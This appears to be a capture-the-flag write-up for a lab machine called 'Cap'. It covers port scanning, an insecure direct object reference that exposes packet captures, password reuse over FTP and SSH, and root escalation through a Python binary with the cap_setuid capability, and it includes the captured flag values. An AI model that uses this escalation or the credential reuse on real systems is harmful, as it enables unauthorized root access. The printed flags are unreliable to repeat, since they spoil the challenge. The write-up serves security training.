
Information Gathering


1) Found some open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.245
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 19:56 IST
Nmap scan report for 10.10.10.245
Host is up (0.45s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 58.34 seconds
```


2) Found packet tracefiles to download



3) Indirect object reference vulnerability found



4) Found tfp password



5) got user flag

```
┌──(vigneswar㉿vigneswar)-[~/Downloads]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:vigneswar): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29881|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Sep 22 14:26 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||34580|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***********************************************|    33        0.15 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.03 KiB/s)
ftp> exit
221 Goodbye.

┌──(vigneswar㉿vigneswar)-[~/Downloads]
└─$
```

```
┌──(vigneswar㉿vigneswar)-[~/Downloads]
└─$ cat user.txt
ebfe2f82f85a17e5b2ed2b94682007ad
```

Exploitation


6) same password worked for ssh

```
┌──(vigneswar㉿vigneswar)-[~/Downloads]
└─$ ssh 10.10.10.245 -l nathan
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 22 15:00:39 UTC 2023

  System load:           0.0
  Usage of /:            36.6% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:ff5

  ⇒ There are 3 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

7) Files with capabilities

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,ca
p_net_admin+ep
```

8) Got root flag


nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# cat /root/root.txt
0015db80abe58d9841c2201160b98913